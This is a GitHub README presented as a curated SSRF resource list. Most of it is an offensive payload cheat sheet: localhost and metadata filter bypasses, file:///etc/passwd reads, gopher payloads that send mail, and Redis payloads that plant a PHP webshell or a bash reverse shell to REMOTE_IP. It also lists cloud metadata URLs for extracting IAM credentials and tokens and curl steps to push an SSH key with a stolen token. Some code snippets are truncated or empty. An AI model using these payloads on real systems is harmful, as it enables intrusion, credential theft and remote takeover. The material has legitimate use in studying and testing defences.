https://github.com/paulveillard/cybersecurity-ssrf
An ongoing & curated collection of awesome web vulnerability - Server-side request forgery software practices and remediation, libraries and frameworks, best guidelines and technical resources about SSRF
https://github.com/paulveillard/cybersecurity-ssrf
cybersecurity mitigation remediation security security-tools server-side server-side-request-forgery ssrf vulnerabilities vulnerability vulnerability-assessment vulnerability-detection vulnerability-management
Last synced: 9 months ago
JSON representation
An ongoing & curated collection of awesome web vulnerability - Server-side request forgery software practices and remediation, libraries and frameworks, best guidelines and technical resources about SSRF
- Host: GitHub
- URL: https://github.com/paulveillard/cybersecurity-ssrf
- Owner: paulveillard
- License: mit
- Created: 2022-02-14T18:04:25.000Z (over 4 years ago)
- Default Branch: main
- Last Pushed: 2022-02-22T01:07:58.000Z (over 4 years ago)
- Last Synced: 2025-04-10T09:38:29.878Z (over 1 year ago)
- Topics: cybersecurity, mitigation, remediation, security, security-tools, server-side, server-side-request-forgery, ssrf, vulnerabilities, vulnerability, vulnerability-assessment, vulnerability-detection, vulnerability-management
- Language: Python
- Homepage:
- Size: 1.14 MB
- Stars: 17
- Watchers: 3
- Forks: 2
- Open Issues: 0
-
Metadata Files:
- Readme: README.md
- Contributing: contributing.md
- License: LICENSE
- Code of conduct: code-of-conduct.md
Awesome Lists containing this project
README
# Server-Side Request Forgery (SSRF)
> An ongoing & curated collection of awesome web vulnerability - Server-side request forgery software practices and remediation, libraries and frameworks, best guidelines and technical resources about SSRF.
## `What is Server Side Request Forgery (SSRF)?`
- [A Server-Side Request Forgery (SSRF)](https://en.wikipedia.org/wiki/Server-side_request_forgery) attack involves an attacker abusing server functionality to access or modify resources.

The attacker targets an application that supports data imports from URLs or allows them to read data from URLs. URLs can be manipulated, either by replacing them with new ones or by tampering with URL path traversal.
- Typically, attackers supply a URL (or modify an existing one) and the code running on the server reads or submits data to it. Attackers can leverage URLs to gain access to internal data and services that were not meant to be exposed – including HTTP-enabled databases and server configuration data.
- Once an attacker has tampered with the request, the server receives it and attempts to read data to the altered URL. Even for services that aren’t exposed directly on the public internet, attackers can select a target URL, which enables them to read the data.
## `Types Of SSRF :`
### 1. Blind SSRF:
In a Blind SSRF, attacker are not able to control the data of packet B that are sent to the application in a trusted internal network. Here attacker can control the IP address and ports of server. To exploit this type of SSRF we have to feed URL followed by the colon and port number, by observing responses and error messages from the server we can find the open and close ports of server.We have try this procedure for the different ports to check their status.
```
Example :
http://example.com:1337
http://example.com:9923
http://example.com:43
http://example.com:22
```

### 2. Limited Response / Partial SSRF :
In this type of SSRF we get limited response from the server like title of the page or got access to resources but can’t see the data. We can control only certain parts of packet B that arrive internal application this type of vulnerability can be used to read local system files such as /etc/config, /etc/hosts, etc/passwd and many others. By using file:// protocol we can read file on the system.In some cases XXE injection ,DDos these type of vulnerability may useful be exploit Partial SSRF Vulnerability.
```
Example :
file:///etc/hosts
file:///etc/config
file:///etc/passwd
```
### 3. Full Response SSRF :
In Full SSRF we have complete control over the Packet B (shown in fig). Now we can access the services running of the internal network and find the vulnerabilities in internal network. In this type of SSRF we can use the protocols like file://, dict://, http://, gopher://, etc. here we have large scope of creating different request and exploit the internal network if any vulnerabilities are present. Full SSRF vulnerability may cause the application crash through buffer overflow, by sending large string in the request causes the buffer overflow.
```
Example :
http://192.168.1.8/BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```
## Potential Blocks During Testing SSRF Vulnerability :
Whitelisting : Server only allows the few domain name to be used in the request , server has a white list of domain if domain name from that list matches with domain name from request then only accept the request otherwise server decline the request.
Blacklisting:-Server discard the all the request containing IP addresses, domain names, keywords from the blacklist of server.
Restricted content:- Server allows to access only particular amount of files to user, it allows only the few file extension types for public access.
## Key Points To Test SSRF Vulnerability :
1. Always make sure that you are making request to back end server on the behalf of public server not from the browser.
2. To fetch the data from server also try http://localhost/xyz/ with the http://127.0.0.1/xyz.
3. Server may have the firewall protection always try to bypass the firewall if possible.
4. Make sure that request is coming from server not from your local host.
# Server-Side Request Forgery
> Server Side Request Forgery or SSRF is a vulnerability in which an attacker forces a server to perform requests on their behalf.
## Table of Contents
* [Introduction](#server-side-request-forgery-ssrf)
* [Tools](#tools)
* [Payloads with localhost](#payloads-with-localhost)
* [Bypassing filters](#bypassing-filters)
* [Bypass using HTTPS](#bypass-using-https)
* [Bypass localhost with [::]](#bypass-localhost-with-)
* [Bypass localhost with a domain redirection](#bypass-localhost-with-a-domain-redirection)
* [Bypass localhost with CIDR](#bypass-localhost-with-cidr)
* [Bypass using a decimal IP location](#bypass-using-a-decimal-ip-location)
* [Bypass using octal IP](#bypass-using-octal-ip)
* [Bypass using IPv6/IPv4 Address Embedding](#bypass-using-ipv6ipv4-address-embedding)
* [Bypass using malformed urls](#bypass-using-malformed-urls)
* [Bypass using rare address](#bypass-using-rare-address)
* [Bypass using URL encoding](#bypass-using-url-encoding)
* [Bypass using bash variables](#bypass-using-bash-variables)
* [Bypass using tricks combination](#bypass-using-tricks-combination)
* [Bypass using enclosed alphanumerics](#bypass-using-enclosed-alphanumerics)
* [Bypass filter_var() php function](#bypass-filter_var-php-function)
* [Bypass against a weak parser](#bypass-against-a-weak-parser)
* [Bypassing using jar protocol (java only)](#bypassing-using-jar-protocol-java-only)
* [SSRF exploitation via URL Scheme](#ssrf-exploitation-via-url-scheme)
* [file://](#file)
* [http://](#http)
* [dict://](#dict)
* [sftp://](#sftp)
* [tftp://](#tftp)
* [ldap://](#ldap)
* [gopher://](#gopher)
* [netdoc://](#netdoc)
* [SSRF exploiting WSGI](#ssrf-exploiting-wsgi)
* [SSRF exploiting Redis](#ssrf-exploiting-redis)
* [SSRF exploiting PDF file](#ssrf-exploiting-pdf-file)
* [Blind SSRF](#blind-ssrf)
* [SSRF to XSS](#ssrf-to-xss)
* [SSRF from XSS](#ssrf-from-xss)
* [SSRF URL for Cloud Instances](#ssrf-url-for-cloud-instances)
* [SSRF URL for AWS Bucket](#ssrf-url-for-aws-bucket)
* [SSRF URL for AWS ECS](#ssrf-url-for-aws-ecs)
* [SSRF URL for AWS Elastic Beanstalk](#ssrf-url-for-aws-elastic-beanstalk)
* [SSRF URL for AWS Lambda](#ssrf-url-for-aws-lambda)
* [SSRF URL for Google Cloud](#ssrf-url-for-google-cloud)
* [SSRF URL for Digital Ocean](#ssrf-url-for-digital-ocean)
* [SSRF URL for Packetcloud](#ssrf-url-for-packetcloud)
* [SSRF URL for Azure](#ssrf-url-for-azure)
* [SSRF URL for OpenStack/RackSpace](#ssrf-url-for-openstackrackspace)
* [SSRF URL for HP Helion](#ssrf-url-for-hp-helion)
* [SSRF URL for Oracle Cloud](#ssrf-url-for-oracle-cloud)
* [SSRF URL for Kubernetes ETCD](#ssrf-url-for-kubernetes-etcd)
* [SSRF URL for Alibaba](#ssrf-url-for-alibaba)
* [SSRF URL for Docker](#ssrf-url-for-docker)
* [SSRF URL for Rancher](#ssrf-url-for-rancher)
## `Tools`
- [SSRFmap - https://github.com/swisskyrepo/SSRFmap](https://github.com/swisskyrepo/SSRFmap)
- [Gopherus - https://github.com/tarunkant/Gopherus](https://github.com/tarunkant/Gopherus)
- [See-SURF - https://github.com/In3tinct/See-SURF](https://github.com/In3tinct/See-SURF)
- [SSRF Sheriff - https://github.com/teknogeek/ssrf-sheriff](https://github.com/teknogeek/ssrf-sheriff)
## `Payloads with localhost`
Basic SSRF v1
```powershell
http://127.0.0.1:80
http://127.0.0.1:443
http://127.0.0.1:22
http://0.0.0.0:80
http://0.0.0.0:443
http://0.0.0.0:22
```
Basic SSRF - Alternative version
```powershell
http://localhost:80
http://localhost:443
http://localhost:22
```
## `Bypassing filters`
### Bypass using HTTPS
```powershell
https://127.0.0.1/
https://localhost/
```
### Bypass localhost with [::]
```powershell
http://[::]:80/
http://[::]:25/ SMTP
http://[::]:22/ SSH
http://[::]:3128/ Squid
```
```powershell
http://0000::1:80/
http://0000::1:25/ SMTP
http://0000::1:22/ SSH
http://0000::1:3128/ Squid
```
### Bypass localhost with a domain redirection
```powershell
http://spoofed.burpcollaborator.net
http://localtest.me
http://customer1.app.localhost.my.company.127.0.0.1.nip.io
http://mail.ebc.apple.com redirect to 127.0.0.6 == localhost
http://bugbounty.dod.network redirect to 127.0.0.2 == localhost
```
The service nip.io is awesome for that, it will convert any ip address as a dns.
```powershell
NIP.IO maps ..nip.io to the corresponding , even 127.0.0.1.nip.io maps to 127.0.0.1
```
### Bypass localhost with CIDR
It's a /8
```powershell
http://127.127.127.127
http://127.0.1.3
http://127.0.0.0
```
### Bypass using a decimal IP location
```powershell
http://2130706433/ = http://127.0.0.1
http://3232235521/ = http://192.168.0.1
http://3232235777/ = http://192.168.1.1
http://2852039166/ = http://169.254.169.254
```
### Bypass using octal IP
Implementations differ on how to handle octal format of ipv4.
```sh
http://0177.0.0.1/ = http://127.0.0.1
http://o177.0.0.1/ = http://127.0.0.1
http://0o177.0.0.1/ = http://127.0.0.1
http://q177.0.0.1/ = http://127.0.0.1
...
```
Ref:
- [DEFCON 29-KellyKaoudis SickCodes-Rotten code, aging standards & pwning IPv4 parsing](https://www.youtube.com/watch?v=_o1RPJAe4kU)
- [AppSecEU15-Server_side_browsing_considered_harmful.pdf](https://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf)
### Bypass using IPv6/IPv4 Address Embedding
[IPv6/IPv4 Address Embedding](http://www.tcpipguide.com/free/t_IPv6IPv4AddressEmbedding.htm)
```powershell
http://[0:0:0:0:0:ffff:127.0.0.1]
```
### Bypass using malformed urls
```powershell
localhost:+11211aaa
localhost:00011211aaaa
```
### Bypass using rare address
You can short-hand IP addresses by dropping the zeros
```powershell
http://0/
http://127.1
http://127.0.1
```
### Bypass using URL encoding
[Single or double encode a specific URL to bypass blacklist](https://portswigger.net/web-security/ssrf/lab-ssrf-with-blacklist-filter)
```powershell
http://127.0.0.1/%61dmin
http://127.0.0.1/%2561dmin
```
### Bypass using bash variables
(curl only)
```powershell
curl -v "http://evil$google.com"
$google = ""
```
### Bypass using tricks combination
```powershell
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
urllib2 : 1.1.1.1
requests + browsers : 2.2.2.2
urllib : 3.3.3.3
```
### Bypass using enclosed alphanumerics
[@EdOverflow](https://twitter.com/EdOverflow)
```powershell
http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com
List:
① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ ⑪ ⑫ ⑬ ⑭ ⑮ ⑯ ⑰ ⑱ ⑲ ⑳ ⑴ ⑵ ⑶ ⑷ ⑸ ⑹ ⑺ ⑻ ⑼ ⑽ ⑾ ⑿ ⒀ ⒁ ⒂ ⒃ ⒄ ⒅ ⒆ ⒇ ⒈ ⒉ ⒊ ⒋ ⒌ ⒍ ⒎ ⒏ ⒐ ⒑ ⒒ ⒓ ⒔ ⒕ ⒖ ⒗ ⒘ ⒙ ⒚ ⒛ ⒜ ⒝ ⒞ ⒟ ⒠ ⒡ ⒢ ⒣ ⒤ ⒥ ⒦ ⒧ ⒨ ⒩ ⒪ ⒫ ⒬ ⒭ ⒮ ⒯ ⒰ ⒱ ⒲ ⒳ ⒴ ⒵ Ⓐ Ⓑ Ⓒ Ⓓ Ⓔ Ⓕ Ⓖ Ⓗ Ⓘ Ⓙ Ⓚ Ⓛ Ⓜ Ⓝ Ⓞ Ⓟ Ⓠ Ⓡ Ⓢ Ⓣ Ⓤ Ⓥ Ⓦ Ⓧ Ⓨ Ⓩ ⓐ ⓑ ⓒ ⓓ ⓔ ⓕ ⓖ ⓗ ⓘ ⓙ ⓚ ⓛ ⓜ ⓝ ⓞ ⓟ ⓠ ⓡ ⓢ ⓣ ⓤ ⓥ ⓦ ⓧ ⓨ ⓩ ⓪ ⓫ ⓬ ⓭ ⓮ ⓯ ⓰ ⓱ ⓲ ⓳ ⓴ ⓵ ⓶ ⓷ ⓸ ⓹ ⓺ ⓻ ⓼ ⓽ ⓾ ⓿
```
### Bypass filter_var() php function
```powershell
0://evil.com:80;http://google.com:80/
```
### Bypass against a weak parser
by Orange Tsai ([Blackhat A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf](https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf))
```powershell
http://127.1.1.1:80\@127.2.2.2:80/
http://127.1.1.1:80\@@127.2.2.2:80/
http://127.1.1.1:80:\@@127.2.2.2:80/
http://127.1.1.1:80#\@127.2.2.2:80/
```

### Bypassing using a redirect
[using a redirect](https://portswigger.net/web-security/ssrf#bypassing-ssrf-filters-via-open-redirection)
```powershell
1. Create a page on a whitelisted host that redirects requests to the SSRF the target URL (e.g. 192.168.0.1)
2. Launch the SSRF pointing to vulnerable.com/index.php?url=http://YOUR_SERVER_IP
vulnerable.com will fetch YOUR_SERVER_IP which will redirect to 192.168.0.1
```
### Bypassing using type=url
```powershell
Change "type=file" to "type=url"
Paste URL in text field and hit enter
Using this vulnerability users can upload images from any image URL = trigger an SSRF
```
### Bypassing using DNS Rebinding (TOCTOU)
```powershell
Create a domain that change between two IPs. http://1u.ms/ exists for this purpose.
For example to rotate between 1.2.3.4 and 169.254-169.254, use the following domain:
make-1.2.3.4-rebind-169.254-169.254-rr.1u.ms
```
### Bypassing using jar protocol (java only)
Blind SSRF
```powershell
jar:scheme://domain/path!/
jar:http://127.0.0.1!/
jar:https://127.0.0.1!/
jar:ftp://127.0.0.1!/
```
## SSRF exploitation via URL Scheme
### File
Allows an attacker to fetch the content of a file on the server
```powershell
file://path/to/file
file:///etc/passwd
file://\/\/etc/passwd
ssrf.php?url=file:///etc/passwd
```
### HTTP
Allows an attacker to fetch any content from the web, it can also be used to scan ports.
```powershell
ssrf.php?url=http://127.0.0.1:22
ssrf.php?url=http://127.0.0.1:80
ssrf.php?url=http://127.0.0.1:443
```

The following URL scheme can be used to probe the network
### Dict
The DICT URL scheme is used to refer to definitions or word lists available using the DICT protocol:
```powershell
dict://;@:/d:::
ssrf.php?url=dict://attacker:11111/
```
### SFTP
A network protocol used for secure file transfer over secure shell
```powershell
ssrf.php?url=sftp://evil.com:11111/
```
### TFTP
Trivial File Transfer Protocol, works over UDP
```powershell
ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET
```
### LDAP
Lightweight Directory Access Protocol. It is an application protocol used over an IP network to manage and access the distributed directory information service.
```powershell
ssrf.php?url=ldap://localhost:11211/%0astats%0aquit
```
### Gopher
```powershell
ssrf.php?url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictime@site.com%3E%250d%250aDate%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a
will make a request like
HELO localhost
MAIL FROM:
RCPT TO:
DATA
From: [Hacker]
To:
Date: Tue, 15 Sep 2017 17:20:26 -0400
Subject: Ah Ah AH
You didn't say the magic word !
.
QUIT
```
#### Gopher HTTP
```powershell
gopher://:8080/_GET http:///x HTTP/1.1%0A%0A
gopher://:8080/_POST%20http://:80/x%20HTTP/1.1%0ACookie:%20eatme%0A%0AI+am+a+post+body
```
#### Gopher SMTP - Back connect to 1337
```php
Content of evil.com/redirect.php:
Now query it.
https://example.com/?q=http://evil.com/redirect.php.
```
#### Gopher SMTP - send a mail
```php
Content of evil.com/redirect.php:
',
'RCPT To: ',
'DATA',
'Subject: @sxcurity!',
'Corben was here, woot woot!',
'.'
);
$payload = implode('%0A', $commands);
header('Location: gopher://0:25/_'.$payload);
?>
```
### Netdoc
Wrapper for Java when your payloads struggle with "\n" and "\r" characters.
```powershell
ssrf.php?url=netdoc:///etc/passwd
```
## SSRF exploiting WSGI
Exploit using the Gopher protocol, full exploit script available at https://github.com/wofeiwo/webcgi-exploits/blob/master/python/uwsgi_exp.py.
```powershell
gopher://localhost:8000/_%00%1A%00%00%0A%00UWSGI_FILE%0C%00/tmp/test.py
```
| Header | | |
|-----------|-----------|-------------|
| modifier1 | (1 byte) | 0 (%00) |
| datasize | (2 bytes) | 26 (%1A%00) |
| modifier2 | (1 byte) | 0 (%00) |
| Variable (UWSGI_FILE) | | | | |
|-----------------------|-----------|----|------------|---|
| key length | (2 bytes) | 10 | (%0A%00) | |
| key data | (m bytes) | | UWSGI_FILE | |
| value length | (2 bytes) | 12 | (%0C%00) | |
| value data | (n bytes) | | /tmp/test.py | |
## SSRF exploiting Redis
> Redis is a database system that stores everything in RAM
```powershell
# Getting a webshell
url=dict://127.0.0.1:6379/CONFIG%20SET%20dir%20/var/www/html
url=dict://127.0.0.1:6379/CONFIG%20SET%20dbfilename%20file.php
url=dict://127.0.0.1:6379/SET%20mykey%20"<\x3Fphp system($_GET[0])\x3F>"
url=dict://127.0.0.1:6379/SAVE
# Getting a PHP reverse shell
gopher://127.0.0.1:6379/_config%20set%20dir%20%2Fvar%2Fwww%2Fhtml
gopher://127.0.0.1:6379/_config%20set%20dbfilename%20reverse.php
gopher://127.0.0.1:6379/_set%20payload%20%22%3C%3Fphp%20shell_exec%28%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2FREMOTE_IP%2FREMOTE_PORT%200%3E%261%27%29%3B%3F%3E%22
gopher://127.0.0.1:6379/_save
```
## SSRF exploiting PDF file

Example with [WeasyPrint by @nahamsec](https://www.youtube.com/watch?v=t5fB6OZsR6c&feature=emb_title)
```powershell
```
Example with PhantomJS
```js
exfil = new XMLHttpRequest();
exfil.open("GET","file:///etc/passwd");
exfil.send();
exfil.onload = function(){document.write(this.responseText);}
exfil.onerror = function(){document.write('failed!')}
```
## Blind SSRF
> When exploiting server-side request forgery, we can often find ourselves in a position where the response cannot be read.
Use an SSRF chain to gain an Out-of-Band output.
From https://blog.assetnote.io/2021/01/13/blind-ssrf-chains/ / https://github.com/assetnote/blind-ssrf-chains
**Possible via HTTP(s)**
- [Elasticsearch](https://github.com/assetnote/blind-ssrf-chains#elasticsearch)
- [Weblogic](https://github.com/assetnote/blind-ssrf-chains#weblogic)
- [Hashicorp Consul](https://github.com/assetnote/blind-ssrf-chains#consul)
- [Shellshock](https://github.com/assetnote/blind-ssrf-chains#shellshock)
- [Apache Druid](https://github.com/assetnote/blind-ssrf-chains#druid)
- [Apache Solr](https://github.com/assetnote/blind-ssrf-chains#solr)
- [PeopleSoft](https://github.com/assetnote/blind-ssrf-chains#peoplesoft)
- [Apache Struts](https://github.com/assetnote/blind-ssrf-chains#struts)
- [JBoss](https://github.com/assetnote/blind-ssrf-chains#jboss)
- [Confluence](https://github.com/assetnote/blind-ssrf-chains#confluence)
- [Jira](https://github.com/assetnote/blind-ssrf-chains#jira)
- [Other Atlassian Products](https://github.com/assetnote/blind-ssrf-chains#atlassian-products)
- [OpenTSDB](https://github.com/assetnote/blind-ssrf-chains#opentsdb)
- [Jenkins](https://github.com/assetnote/blind-ssrf-chains#jenkins)
- [Hystrix Dashboard](https://github.com/assetnote/blind-ssrf-chains#hystrix)
- [W3 Total Cache](https://github.com/assetnote/blind-ssrf-chains#w3)
- [Docker](https://github.com/assetnote/blind-ssrf-chains#docker)
- [Gitlab Prometheus Redis Exporter](https://github.com/assetnote/blind-ssrf-chains#redisexporter)
**Possible via Gopher**
- [Redis](https://github.com/assetnote/blind-ssrf-chains#redis)
- [Memcache](https://github.com/assetnote/blind-ssrf-chains#memcache)
- [Apache Tomcat](https://github.com/assetnote/blind-ssrf-chains#tomcat)
## SSRF to XSS
by [@D0rkerDevil & @alyssa.o.herrera](https://medium.com/@D0rkerDevil/how-i-convert-ssrf-to-xss-in-a-ssrf-vulnerable-jira-e9f37ad5b158)
```bash
http://brutelogic.com.br/poc.svg -> simple alert
https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri= -> simple ssrf
https://website.mil/plugins/servlet/oauth/users/icon-uri?consumerUri=http://brutelogic.com.br/poc.svg
```
## SSRF from XSS
### Using an iframe
The content of the file will be integrated inside the PDF as an image or text.
```html

```
### Using an attachment
Example of a PDF attachment using HTML
1. use `` as Bio text
2. use 'Download Data' feature to get PDF
3. use `pdfdetach -saveall filename.pdf` to extract embedded resource
4. `cat attachment.bin`
## SSRF URL for Cloud Instances
### SSRF URL for AWS Bucket
[Docs](http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html#instancedata-data-categories)
Interesting path to look for at `http://169.254.169.254` or `http://instance-data`
```powershell
Always here : /latest/meta-data/{hostname,public-ipv4,...}
User data (startup script for auto-scaling) : /latest/user-data
Temporary AWS credentials : /latest/meta-data/iam/security-credentials/
```
DNS record
```powershell
http://instance-data
http://169.254.169.254
http://169.254.169.254.nip.io/
```
HTTP redirect
```powershell
Static:http://nicob.net/redir6a
Dynamic:http://nicob.net/redir-http-169.254.169.254:80-
```
Alternate IP encoding
```powershell
http://425.510.425.510/ Dotted decimal with overflow
http://2852039166/ Dotless decimal
http://7147006462/ Dotless decimal with overflow
http://0xA9.0xFE.0xA9.0xFE/ Dotted hexadecimal
http://0xA9FEA9FE/ Dotless hexadecimal
http://0x41414141A9FEA9FE/ Dotless hexadecimal with overflow
http://0251.0376.0251.0376/ Dotted octal
http://0251.00376.000251.0000376/ Dotted octal with padding
```
More urls to include
```powershell
http://169.254.169.254/latest/user-data
http://169.254.169.254/latest/user-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/meta-data/iam/security-credentials/[ROLE NAME]
http://169.254.169.254/latest/meta-data/iam/security-credentials/PhotonInstance
http://169.254.169.254/latest/meta-data/ami-id
http://169.254.169.254/latest/meta-data/reservation-id
http://169.254.169.254/latest/meta-data/hostname
http://169.254.169.254/latest/meta-data/public-keys/
http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key
http://169.254.169.254/latest/meta-data/public-keys/[ID]/openssh-key
http://169.254.169.254/latest/meta-data/iam/security-credentials/dummy
http://169.254.169.254/latest/meta-data/iam/security-credentials/s3access
http://169.254.169.254/latest/dynamic/instance-identity/document
```
AWS SSRF Bypasses
```
Converted Decimal IP: http://2852039166/latest/meta-data/
IPV6 Compressed: http://[::ffff:a9fe:a9fe]/latest/meta-data/
IPV6 Expanded: http://[0:0:0:0:0:ffff:a9fe:a9fe]/latest/meta-data/
IPV6/IPV4: http://[0:0:0:0:0:ffff:169.254.169.254]/latest/meta-data/
```
E.g: Jira SSRF leading to AWS info disclosure - `https://help.redacted.com/plugins/servlet/oauth/users/icon-uri?consumerUri=http://169.254.169.254/metadata/v1/maintenance`
E.g2: Flaws challenge - `http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/`
### SSRF URL for AWS ECS
If you have an SSRF with file system access on an ECS instance, try extracting `/proc/self/environ` to get UUID.
```powershell
curl http://169.254.170.2/v2/credentials/
```
This way you'll extract IAM keys of the attached role
### SSRF URL for AWS Elastic Beanstalk
We retrieve the `accountId` and `region` from the API.
```powershell
http://169.254.169.254/latest/dynamic/instance-identity/document
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role
```
We then retrieve the `AccessKeyId`, `SecretAccessKey`, and `Token` from the API.
```powershell
http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanorastalk-ec2-role
```

Then we use the credentials with `aws s3 ls s3://elasticbeanstalk-us-east-2-[ACCOUNT_ID]/`.
### SSRF URL for AWS Lambda
AWS Lambda provides an HTTP API for custom runtimes to receive invocation events from Lambda and send response data back within the Lambda execution environment.
```powershell
http://localhost:9001/2018-06-01/runtime/invocation/next
$ curl "http://${AWS_LAMBDA_RUNTIME_API}/2018-06-01/runtime/invocation/next"
```
Docs: https://docs.aws.amazon.com/lambda/latest/dg/runtimes-api.html#runtimes-api-next
### SSRF URL for Google Cloud
:warning: Google is shutting down support for usage of the **v1 metadata service** on January 15.
Requires the header "Metadata-Flavor: Google" or "X-Google-Metadata-Request: True"
```powershell
http://169.254.169.254/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/
http://metadata/computeMetadata/v1/
http://metadata.google.internal/computeMetadata/v1/instance/hostname
http://metadata.google.internal/computeMetadata/v1/instance/id
http://metadata.google.internal/computeMetadata/v1/project/project-id
```
Google allows recursive pulls
```powershell
http://metadata.google.internal/computeMetadata/v1/instance/disks/?recursive=true
```
Beta does NOT require a header atm (thanks Mathias Karlsson @avlidienbrunn)
```powershell
http://metadata.google.internal/computeMetadata/v1beta1/
http://metadata.google.internal/computeMetadata/v1beta1/?recursive=true
```
Required headers can be set using a gopher SSRF with the following technique
```powershell
gopher://metadata.google.internal:80/xGET%20/computeMetadata/v1/instance/attributes/ssh-keys%20HTTP%2f%31%2e%31%0AHost:%20metadata.google.internal%0AAccept:%20%2a%2f%2a%0aMetadata-Flavor:%20Google%0d%0a
```
Interesting files to pull out:
- SSH Public Key : `http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=json`
- Get Access Token : `http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token`
- Kubernetes Key : `http://metadata.google.internal/computeMetadata/v1beta1/instance/attributes/kube-env?alt=json`
#### Add an SSH key
Extract the token
```powershell
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
```
Check the scope of the token
```powershell
$ curl https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.XXXXXKuXXXXXXXkGT0rJSA
{
"issued_to": "101302079XXXXX",
"audience": "10130207XXXXX",
"scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/logging.write https://www.googleapis.com/auth/devstorage.read_write https://www.googleapis.com/auth/monitoring",
"expires_in": 2443,
"access_type": "offline"
}
```
Now push the SSH key.
```powershell
curl -X POST "https://www.googleapis.com/compute/v1/projects/1042377752888/setCommonInstanceMetadata"
-H "Authorization: Bearer ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA"
-H "Content-Type: application/json"
--data '{"items": [{"key": "sshkeyname", "value": "sshkeyvalue"}]}'
```
### SSRF URL for Digital Ocean
Documentation available at `https://developers.digitalocean.com/documentation/metadata/`
```powershell
curl http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1.json
http://169.254.169.254/metadata/v1/
http://169.254.169.254/metadata/v1/id
http://169.254.169.254/metadata/v1/user-data
http://169.254.169.254/metadata/v1/hostname
http://169.254.169.254/metadata/v1/region
http://169.254.169.254/metadata/v1/interfaces/public/0/ipv6/address
All in one request:
curl http://169.254.169.254/metadata/v1.json | jq
```
### SSRF URL for Packetcloud
Documentation available at `https://metadata.packet.net/userdata`
### SSRF URL for Azure
Limited, maybe more exists? `https://azure.microsoft.com/en-us/blog/what-just-happened-to-my-vm-in-vm-metadata-service/`
```powershell
http://169.254.169.254/metadata/v1/maintenance
```
Update Apr 2017, Azure has more support; requires the header "Metadata: true" `https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service`
```powershell
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress?api-version=2017-04-02&format=text
```
### SSRF URL for OpenStack/RackSpace
(header required? unknown)
```powershell
http://169.254.169.254/openstack
```
### SSRF URL for HP Helion
(header required? unknown)
```powershell
http://169.254.169.254/2009-04-04/meta-data/
```
### SSRF URL for Oracle Cloud
```powershell
http://192.0.0.192/latest/
http://192.0.0.192/latest/user-data/
http://192.0.0.192/latest/meta-data/
http://192.0.0.192/latest/attributes/
```
### SSRF URL for Alibaba
```powershell
http://100.100.100.200/latest/meta-data/
http://100.100.100.200/latest/meta-data/instance-id
http://100.100.100.200/latest/meta-data/image-id
```
### SSRF URL for Kubernetes ETCD
Can contain API keys and internal ip and ports
```powershell
curl -L http://127.0.0.1:2379/version
curl http://127.0.0.1:2379/v2/keys/?recursive=true
```
### SSRF URL for Docker
```powershell
http://127.0.0.1:2375/v1.24/containers/json
Simple example
docker run -ti -v /var/run/docker.sock:/var/run/docker.sock bash
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/containers/json
bash-4.4# curl --unix-socket /var/run/docker.sock http://foo/images/json
```
More info:
- Daemon socket option: https://docs.docker.com/engine/reference/commandline/dockerd/#daemon-socket-option
- Docker Engine API: https://docs.docker.com/engine/api/latest/
### SSRF URL for Rancher
```powershell
curl http://rancher-metadata//
```
More info: https://rancher.com/docs/rancher/v1.6/en/rancher-services/metadata-service/
## References
- [AppSecEU15-Server_side_browsing_considered_harmful.pdf](https://www.agarri.fr/docs/AppSecEU15-Server_side_browsing_considered_harmful.pdf)
- [Extracting AWS metadata via SSRF in Google Acquisition - tghawkins - 2017-12-13](https://hawkinsecurity.com/2017/12/13/extracting-aws-metadata-via-ssrf-in-google-acquisition/)
- [ESEA Server-Side Request Forgery and Querying AWS Meta Data](http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/) by Brett Buerhaus
- [SSRF and local file read in video to gif converter](https://hackerone.com/reports/115857)
